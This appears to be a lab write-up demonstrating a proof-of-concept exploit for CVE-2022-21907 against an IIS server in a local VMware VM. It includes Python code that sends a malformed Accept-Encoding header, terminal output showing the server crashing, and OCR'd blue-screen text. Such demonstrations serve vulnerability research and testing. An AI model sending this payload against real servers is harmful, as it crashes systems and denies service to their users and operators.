
```python
# start to send malicious payload
print('***************************** Start PoC ******************************')
headers = {
    'Accept-Encoding': 'AAAAAAAABLACKInYourArea, '
                        'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&AA&**AAAAAAAAAAAAAAAAAAAA**A, '
                        'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAOhOhStupidServer, '
                        'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHaHaHaIAmMalicious, '
                        'BotingIsSoFatCassieIsSoSlim, '
                        '****************************AAAAAA, *, ,'
}

try:
    r = requests.get(address, headers=headers, timeout=20)
except Exception as e:
    # after all monitoring thread is over
    t.join()
    # target is down
    print(colors.failed + 'The IIS target server is crashed! PoC succeed!' + colors.reset)
```

For the server side, after BSoD, the server side will shut down, and then restart the virtual machine. Everything will work normally again. Nonetheless, if the attacker utilizes this vulnerability and continuously launches attacks, it will lead to Denial of Service. Below is shown on the terminal of the local side.



```
PS C:\Users\cassie\Desktop\CVE-2022-21907> python CVE-2022-21907.py -t 192.168.44.129
start to monitor IIS server...
The IIS target server is running!
The IIS target server is running!
***************************** Start PoC ******************************
The IIS target server is disconnected!
The IIS target server is disconnected!
The IIS target server is disconnected!
The IIS target server is crashed! PoC succeed!
```

Once the server is disconnected shown on the local side's terminal, the server side will become BSoD.


Windows 10 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
23°
搜尋
英
上午 08:52
2023/4/25

:(


Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

43% complete

For more information about this issue and possible fixes, visit https://www.windows.com/stopcode

If you call a support person, give them this info:
Stop code: KERNEL SECURITY CHECK FAILURE

When the server is crashed, the server will then shut down and restart.


Windows 10 x64 - VMware Workstation 17 Player (Non-commercial use only)
Player
23°
搜尋
英
上午 08:50
2023/4/25